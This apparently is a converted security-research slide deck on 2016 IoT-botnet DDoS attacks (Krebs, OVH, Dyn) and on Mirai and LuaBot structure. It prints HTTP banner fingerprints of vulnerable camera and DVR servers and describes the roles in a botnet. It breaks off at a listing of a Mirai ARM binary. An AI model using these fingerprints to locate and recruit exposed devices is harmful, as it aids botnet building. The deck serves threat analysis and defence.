
Up to the end of September, We made a statistic on the global's high-risk Video Surveillance System, the number has exceeded 2500,000.



▶ Fingerprint Distribution


```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 07:02:26 GMT
Server: DNVRS-Webs
ETag: "0-654-62d"
Content-Length: 1581
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Mon, 13 Apr 2015 07:03:33 GMT
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 10:26:26 GMT
Server: App-webs/
ETag: "71b-746-5421285f"
Content-Length: 1862
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Tue, 23 Sep 2014 07:59:27 GMT
```



Part of the high-risk security camera fingerprint distribution

► IoT & Botnet



make an introduce about the latest attacks launched by IoT

Analysis of the active botnets base on IoT



Famous DDoS attacks review

► IoT-botnet attack against Krebs

Independent investigative journalist Brian Krebs public an article on krebsonsecurity.com about the vDoS services

After publishing the history about the vDoS, two 18-year-old men was arrested

2016/09/21 , Krebs's website came under a DDoS attack that peaked at 620Gbps

620G

One week later , google project shield provide free ddos protection service for the site

Akamai stop to provide service for free



IoT-botnet attack against OVH

1T

Octave Klabo / Oles @olesovhcom · 9月22日
Last days, we got lot of huge DDoS. Here, the list of "bigger than 100Gbps" only.
You can see the
simultaneous DDoS are close to 1Tbps !

```
log /home/vac/logs/vac.log-last | egrep "pps\|.....  
bps" | awk '{print $1,$2,$3,$6}' | sed "s/ /|/g" | cut -f  
1,2,3,7,8,10,11 -d '|' | sed "s/.....bps/Gbps/" | sed  
"s/.....pps/Mpps/" | cut -f 2,3,4,5,6,7 -d ":" | sort | g  
rep "gone" | sed "s/gone//"  
Sep|18|10:49:12|tcp_ack|20Mpps|232Gbps  
Sep|18|10:58:32|tcp_ack|15Mpps|173Gbps  
Sep|18|11:17:02|tcp_ack|19Mpps|224Gbps  
Sep|18|11:44:17|tcp_ack|19Mpps|227Gbps  
Sep|18|19:05:47|tcp_ack|66Mpps|735Gbps  
Sep|18|20:49:27|tcp_ack|81Mpps|360Gbps  
Sep|18|22:43:32|tcp_ack|11Mpps|136Gbps  
Sep|18|22:44:17|tcp_ack|38Mpps|442Gbps  
Sep|19|10:13:57|tcp_ack|10Mpps|117Gbps  
Sep|19|11:53:57|tcp_ack|13Mpps|159Gbps  
Sep|19|11:54:42|tcp_ack|52Mpps|607Gbps  
Sep|19|22:51:57|tcp_ack|10Mpps|115Gbps  
Sep|20|01:40:02|tcp_ack|22Mpps|191Gbps  
Sep|20|01:40:47|tcp_ack|93Mpps|799Gbps  
Sep|20|01:50:07|tcp_ack|14Mpps|124Gbps  
Sep|20|01:50:32|tcp_ack|72Mpps|615Gbps  
Sep|20|03:12:12|tcp_ack|49Mpps|419Gbps  
Sep|20|11:57:07|tcp_ack|15Mpps|178Gbps  
Sep|20|11:58:02|tcp_ack|60Mpps|698Gbps  
Sep|20|12:31:12|tcp_ack|17Mpps|201Gbps  
Sep|20|12:32:22|tcp_ack|50Mpps|587Gbps  
Sep|20|12:47:02|tcp_ack|18Mpps|210Gbps  
Sep|20|12:48:17|tcp_ack|49Mpps|572Gbps  
Sep|21|05:09:42|tcp_ack|32Mpps|144Gbps  
Sep|21|20:21:37|tcp_ack|22Mpps|122Gbps  
Sep|22|00:50:57|tcp_ack|16Mpps|191Gbps  
You have new mail in /var/mail/root
```

Octave Klabo / Oles @olesovhcom 正在关注

This botnet with 145607 cameras/dvr (1-30Mbps per IP) is able to send >1.5Tbps DDoS. Type: tcp/ack, tcp/ack+psh, tcp/syn.

查看翻译

转推 620 喜欢 420

上午5:31 - 2016年9月23日


回复 @olesovhcom

Octave Klabo / Oles @olesovhcom · 9月26日
+6857 new cameras participated in the DDoS last 48H.

Octave Klabo / Oles @olesovhcom · 9月28日
+15654 new cctv participated in the DDoS last 48H.



IoT-botnet attack against dyn



First

The First DDoS attack began at 7:00 a.m. ([EDT](#)) and was resolved by 9:20 a.m.

Second

A second attack was reported at 11:52 a.m. and Internet users began reporting difficulties accessing websites.

Third

A third attack began in the afternoon, after 4:00 p.m. At 6:11 p.m., Dyn reported that they had resolved the issue.



IoT Botnet Analysis



IoT-botnet character

- Embedded device and poor performance

limmit
resource
on a
single bot

- Have the ability to launch 1T ddos. 100G, so easy

large
scale

7*24

no
protect

- Login and control the device at any time

- no security software like windows OS



IoT botnet

mirai

- Currently, the famous botnet

luabot


- A very complex trojan which coded in lua

luabot → mirai


mirai → other mirais

- seize resource


>> mirai-botnet



► mirai-botnet



role	function description
report server	gather the result, login the device and download the sample
attack cmd server	send cmd to the bot client
bot client	scan、 ddos



► mirai-bot

cross - platform:

```
root@nsfocus:/botnet/mirai/:~# file *
mirai.arm: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
